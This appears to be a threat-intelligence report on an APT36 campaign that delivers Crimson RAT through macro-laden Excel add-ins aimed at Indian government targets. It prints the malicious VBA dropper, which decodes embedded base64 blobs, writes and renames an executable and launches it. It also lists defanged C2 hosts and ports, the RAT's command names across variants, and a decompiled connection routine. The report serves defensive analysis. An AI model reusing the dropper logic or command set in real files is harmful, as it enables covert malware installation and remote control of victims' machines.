


Fig. 10 – Infection Chain of APT36


Analyzing the infection chain to observe any changes, we found that the Crimson RAT samples are not embedded directly into the maldocs as they usually are. This time, the maldoc in the XLAM form contained three objects: the decoy and base64-encoded blobs.



```
Function readbnfile(ByVal strFile)
    Dim iTxtFile As Integer
    Dim strFileText As String
    iTxtFile = FreeFile
    Open strFile For Input As FreeFile
    strFileText = VBA.Input(LOF(iTxtFile), iTxtFile)
    Close iTxtFile
    readbnfile = strFileText
End Function

Function DecoBae6f(ByVal strInput) As Byte()
    Dim objXML, objNode
    Set objXML = CreateObject("MSXML2.DOMDocument.6.0")
    Set objNode = objXML.createElement("b64")

    objNode.DataType = "bin.base64"
    objNode.Text = strInput
    DecoBae6f = objNode.NodeTypedValue

    Set objNode = Nothing
    Set objXML = Nothing
End Function

Function BiryToring(arrBytes)
    Dim i, strOutput
    strOutput = ""
    For i = 0 To UBound(arrBytes)
        strOutput = strOutput & VBA.Chr(arrBytes(i))
    Next
    BiryToring = strOutput
End Function
```

Fig. 11 – Additional Functions in Macro

After extracting the VBA macro, we see additional functions for reading a file, decoding base64, and converting binary to string. The macro reads and decodes the two base64 blobs embedded inside the maldoc. This contains archived Crimson RAT executed samples, after which the decoy file is opened.




```
If Dir(folder_aduri_finalfile, vbDirectory) = "" Then

    If InStr(Application.OperatingSystem, ".01") Then
        stombidIput = readbnfile(folder_mustmulti__name & Replace("x_l\embe_ddi_ngs\ole_Ob_ject1.bi_n", "_", ""))
    Else
        stombidIput = readbnfile(folder_mustmulti__name & Replace("x_l\embe_ddi_ngs\ole_Ob_ject2.bi_n", "_", ""))
    End If

    arrOuswtput = DecoBae6f(stombidIput)

    Set objwaqshtieFSOFile = objwaqshtieFSO.CreateTextFile(folder_mustmulti_tair_zip & file_mustmulti_tair_zip, True)
    objwaqshtieFSOFile.Write BiryToring(arrOuswtput)
    objwaqshtieFSOFile.Close
    Set objwaqshtieFSOFile = Nothing
    Set objwaqshtieFSO = Nothing

    oAmustmultipdsp.Namespace(folder_mustmulti_tair_final).CopyHere oAmustmultipdsp.Namespace(folder_mustmulti_tair_zi

    Name folder_mustmulti_tair_final & file_mustmulti_tair_png As folder_aduri_finalfile

End If

Call Shell("""" & folder_aduri_finalfile & """ """, vbMaximizedFocus)

Dim docvvsath As String

docvvsath = VBA.Environ$("USERPROFILE") & "\Downloads\" & sAdsdmustmultiieName & ".xl" & Replace("sx_ps", "_ps", "")
```

Fig. 12 – VBA infection flow

Crimson RAT

The final RAT payloads contain the same functionality where 22 commands for C2 communication are used. As the detection rate is typically high for this Crimson RAT, we see a low rate for both these samples. These .NET samples have compilation timestamp of 2024-03-17 and PDB as:

“C:\New folder\mulhiar tarsnib\mulhiar tarsnib\obj\Debug\mulhiar tarsnib.pdb”



7/69 security vendors and no sandboxes flagged this file as malicious


500502342f3d4fee9a415798af83e1d63129d70034b4b269a649ee275f08f5ac

mulhiar tarsnib.exe

peexe assembly detect-debug-environment idle long-sleeps

Fig. 13 – Detection count on VT


No major changes were observed when the C2 commands were checked along with the process flow. IP of the C2 is 204.44.124[.]134, which tries to check the connection with 5 different ports – 9149, 15597, 18518, 26791, 28329. Below, you can find C2 commands for some of the recent samples (compile-timestamp-wise) of Crimson RAT, which uses similar 22 to 24 commands. All of these are not packed (except the last two) and have the same size range of 10-20 MB.



A	B		AF	AG	AH	AI	AJ	AK	AL	AM	AN
	MD5	e8	5323834444ae9	1d493e326d91c5	014f830116b36	c9c802bb6fcfa	55b3cfd78d9e	f5380e7a6e15	898df40a8f2a670	bb5b569b38	7cdc81a0f5
	PDB	ɔ	**svrdiv vsnivd**	**vteijam hdgtra**	**inthrantnarm**	**itugpisacrev**	**jevisvmanr**	**itmvroidovs**	**mulhiar tarsnib**	**ShareX**	**Analytics B**
	Compiled	24	2023-08-07	2023-09-05	2023-09-25	2023-10-12	2023-11-25	2023-12-16	2024-03-17	2024-03-15	2024-03-26
	Size		14.10 MB	11.85 MB	18.38 MB	22.45 MB	16.92 MB	18.67 MB	18.89 MB	10.94 MB	11.24 MB
1	**thumb**		thy7umb	thyTumb	th3aumb	th5uumb	thy+umb	thy5umb	thyTumb	thumb	thumb
2	**cscreen**		cdy7crgn	cdyTcrgn	cs3acrdn	cs5ucrsn	csy+dcrgn	cdy5crgn	cs_yTdc_rgn	cscreen	cscreen
3	**scrsz**		scy7rsz	scyTrsz	sc3arsz	sc5ursz	scy+rsz	scy5rsz	scyTrsz	---	---
4	**putsrt**		puy7tsrt	puyTtsrt	pu3atsrt	pu5utsrt	puy+tsrt	puy5tsrt	puyTt_srt	---	---
5	**delt**		dey7lt	deyTlt	de3alt	de5ult	dey+lt	dey5lt	deyTlt	delt	delt
6	**dirs**		diy7rs	diyTrs	di3ars	di5urs	diy+rs	diy5rs	diyTrs	dirs	dirs
7	**filsz**		fiy7lsz	fiyTlsz	fi3alsz	fi5ulsz	fiy+lsz	fiy5lsz	fiyTlsz	filsz	filsz
8	**afile**		afy7ile	afyTile	af3aile	af5uile	afy+ile	afy5ile	afyTile	afile	afile
9	**listf**		liy7stf	liyTstf	li3astf	li5ustf	liy+stf	liy5stf	liyTstf	listf	listf
10	**stops**		sty7ops	styTops	st3aops	st5uops	sty+ops	sty5ops	styTops	stops	stops
11	**scren**		scy7uren	scyTuren	sc3aren	sc5uren	scy+uren	scy5uren	scyTuren	scren	scren
12	**cnls**		cny7ls	cnyTls	cn3als	cn5uls	cny+ls	cny5ls	cnyTls	cnls	cnls
13	**udlt**		udy7lt	flyTes	ud3lt	ud5ult	udy+lt	udy5lt	udyTlt	udlt	udlt
14	**file**		fiy7le	fiyTle	fi3ale	fi5ule	fiy+le	fiy5le	fiyTle	file	file
15	**info**		iny7fo	inyTfo	in3afo	in5ufo	iny+fo	iny5fo	inyTfo	info	info
16	**runf**		ruy7nf	ruyTnf	ru3anf	ru5unf	ruy+nf	ruy5nf	ruyTnf	runf	runf
17	**fles**		fly7es	flyTes	fl3aes	fl5ues	fly+es	fly5es	flyTes	fles	fles
18	**dowr**		doy7wr	doyTwr	do3awr	do5uwr	doy+wr	doy5wr	doyTwr	dowr	dowr
19	**dowf**		doy7wf	doyTwf	do3awf	do5uwf	doy+wf	doy5wf	doyT_wf	dowf	dowf
20	**fldr**		fly7dr	flyTdr	fl3adr	fl5udr	fly+dr	fly5dr	flyTdr	fldr	fldr
21	**getavs**		gey7tavs	geyT_tavs	---	ge5utarvs	gey+_tavs	gey5tavs	geyT_ta_vs	getavs	getavs
22	**procl**		pry7ocl	pryT_ocl	pr3aocl	pr5uocl	pry+ocl	pry5ocl	pryT_ocl	procl	procl
23	**endpo**		---	---	en3adpo	en5udpo	eny+dpo	---	---	endpo	endpo
24	**runpath**		---	---	---	ru5upth	---	---	---	rupth	rupth
25	**audio**									audio	audio
26	**clrklg**									clrklg	clrklg
27	**rnnub**									rnnub	rnnub
28	**sysky**									sysky	sysky
29	**clping**									clping	clping
30	**poupld**									poupld	poupld
31	**clrcmd**									clrcmd	clrcmd
32	**rnnkl**									rnnkl	rnnkl

Fig. 14 – C2 commands of Crimson RAT for recent samples

As seen in BinDiff, similarity with previous samples is always more than 75%. Changes in the order of the command interpreted by the RAT were only found with numerical addition or splitting the command in two.




77 / 77 Matched Functions

☑ Show structural changes ☑ Show only instructions changed ☑ Show identical

Simila...	Confide...	Address	Primary Name	Type	Address	Secondary Name	Type	Basic Blocks	Jumps
1.00	0.62	0000...	itmvroidovs.Form1__....	Normal	000009E0	mulhiar_tarsnib.Form1__Form1...	Normal	0 1 0	
1.00	0.62	0000...	_adwwefiles_d__0__....	Normal	000009F0	mulhiar_tarsnib.Form1__Form1...	Normal	0 1 0	
1.00	0.82	0000...	itmvroidovs.Propert...	Normal	000023E0	mulhiar_tarsnib.Properties....	Normal	0 1 0	
1.00	0.82	0000...	itmvroidovs.Proper...	Normal	00002440	mulhiar_tarsnib.Properties.S...	Normal	0 1 0	
1.00	0.95	0000...	_adwwefiles_d__0__....	Normal	00002850	_adwpfivles_d__8__System.Col...	Normal	0 1 0	
1.00	0.96	0000...	itmvroidovs.DITRVES...	Normal	00000090	mulhiar_tarsnib.DIEGEDIF__g...	Normal	0 1 0	
1.00	0.97	0000...	__c__DisplayClasse_....	Normal	000028F0	__c__DisplayClass21_0___proE...	Normal	0 1 0	
1.00	0.97	0000...	__c__DisplayClasse_....	Normal	00002970	__c__DisplayClass21_0___proE...	Normal	0 1 0	
1.00	0.98	0000...	itmvroidovs.Form1_....	Normal	00000A00	mulhiar_tarsnib.Form1__Form1...	Normal	0 1 0	
1.00	0.98	0000...	itmvroidovs.Program...	Normal	00002280	mulhiar_tarsnib.Program__Main	Normal	0 1 0	
1.00	0.98	0000...	itmvroidovs.Propert...	Normal	000023F0	mulhiar_tarsnib.Properties....	Normal	0 1 0	
1.00	0.98	0000...	itmvroidovs.Propert...	Normal	00002400	mulhiar_tarsnib.Properties.R...	Normal	0 1 0	
1.00	0.98	0000...	itmvroidovs.Propert...	Normal	00002460	mulhiar_tarsnib.Properties....	Normal	0 1 0	
1.00	0.98	0000...	__c__DisplayClasse_....	Normal	00002910	__c__DisplayClass21_0___proE...	Normal	0 1 0	
1.00	0.98	0000...	__c__DisplayClasse_....	Normal	00002930	__c__DisplayClass21_0___proE...	Normal	0 1 0	
1.00	0.98	0000...	__c__DisplayClasse_....	Normal	00002950	__c__DisplayClass21_0___proE...	Normal	0 1 0	
0.98	0.99	0000...	itmvroidovs.DITMWD...	Normal	00000270	mulhiar_tarsnib.DISGDFFW__d...	Normal	0 3 0	0 3 0
0.98	0.98	0000...	itmvroidovs.MIGIIRM...	Normal	00001E60	mulhiar_tarsnib.MIWFEDM__drw...	Normal	0 19 0	0 25 0
0.97	0.98	0000...	itmvroidovs.MIGIIR...	Normal	00001F80	mulhiar_tarsnib.MIWFEDM__loa...	Normal	0 20 0	0 29 0

Fig. 15 – Comparing similarity between Crimson RAT variants

Additionally, two new samples that were obfuscated with Eziriz's .NET Reactor were also found which are named 'ShareX' and 'Analytics Based Card.' APT36 has used different packers and obfuscators like ConfuserEx, Crypto Obfusator, and Eazfuscator, in the past. Compared with the previous iteration, the regular ones contain 22-24 commands as usual, whereas the obfuscated one contains 40 commands. The C2, in this case, is juichangchi[.]online trying to connect with four ports – 909, 67, 65, 121. A few of these C2 commands don't have functionality yet, but they are similar to the ones first documented by Proofpoint. The list of all 22 commands and their functionality can be found in our previous whitepaper on APT36.




```
// Token: 0x0600001A RID: 26 RVA: 0x00002F5C File Offset: 0x0000115C
private void prdcElip(object objEirice)
{
    try
    {
        bool flag = !this.rwsEiwng;
        if (flag)
        {
            this.rwsEiwng = true;
            bool flag2 = !this.isvvadrks || !this.misvdedet.Connected;
            if (flag2)
            {
                this.isvvadrks = this.systEvns();
                bool flag3 = this.isvvadrks;
                if (flag3)
                {
                    this.beufeaAisze = this.misvdedet.ReceiveBufferSize;
                    this.proEDcore();
                }
            }
        }
        this.rwsEiwng = false;
```

Fig. 16 – Comparison after deobufscation

Decoys

The maldoc named “Imp message from dgms” contains DGMS, which stands for India’s Directorate General of Mines Safety. The decoy document contains various points relating to land and urban policies associated with military or defense, showing its intended targeting of the Indian Government. Another maldoc named “All details” is empty but has a heading called posting list.



D(Lands)

Items of Work

1. Administration, control and management of **Military Lands**, **including**:-

Resumption of Lands for Defence Services.

Disposal of surplus Defence Lands.

2. Land Policy and Rules/Regulations etc. applicable to the three Services.

3. Acquisition of Lands for Defence purposes under **Land Acquisition Act, 1894**.

4. Laying down of Policy & Procedure for disposal of Lands declared surplus to Defence requirements.

5. Urban Ceiling Law and its implementation in Cantonment area.

6. Requisitioning and acquisition of properties for Defence Services under **the Defence of India Act, 1962** and rules made thereunder.

7. Hiring/De-hiring/Requisition/De-Requisition of Lands and payment of compensation to land owners.

8. It also deals with the following Acts/Rules:

(a) **Cantonment Land Administration Rules**, **1937** (CLA Rules);

(b) Acquisition, Custody and Relinquishment Rules, 1944;

(c) Works of Defence Act, 1903;

(d) Issues regarding Revision of Land Norms.

(e) Military Land Manual.

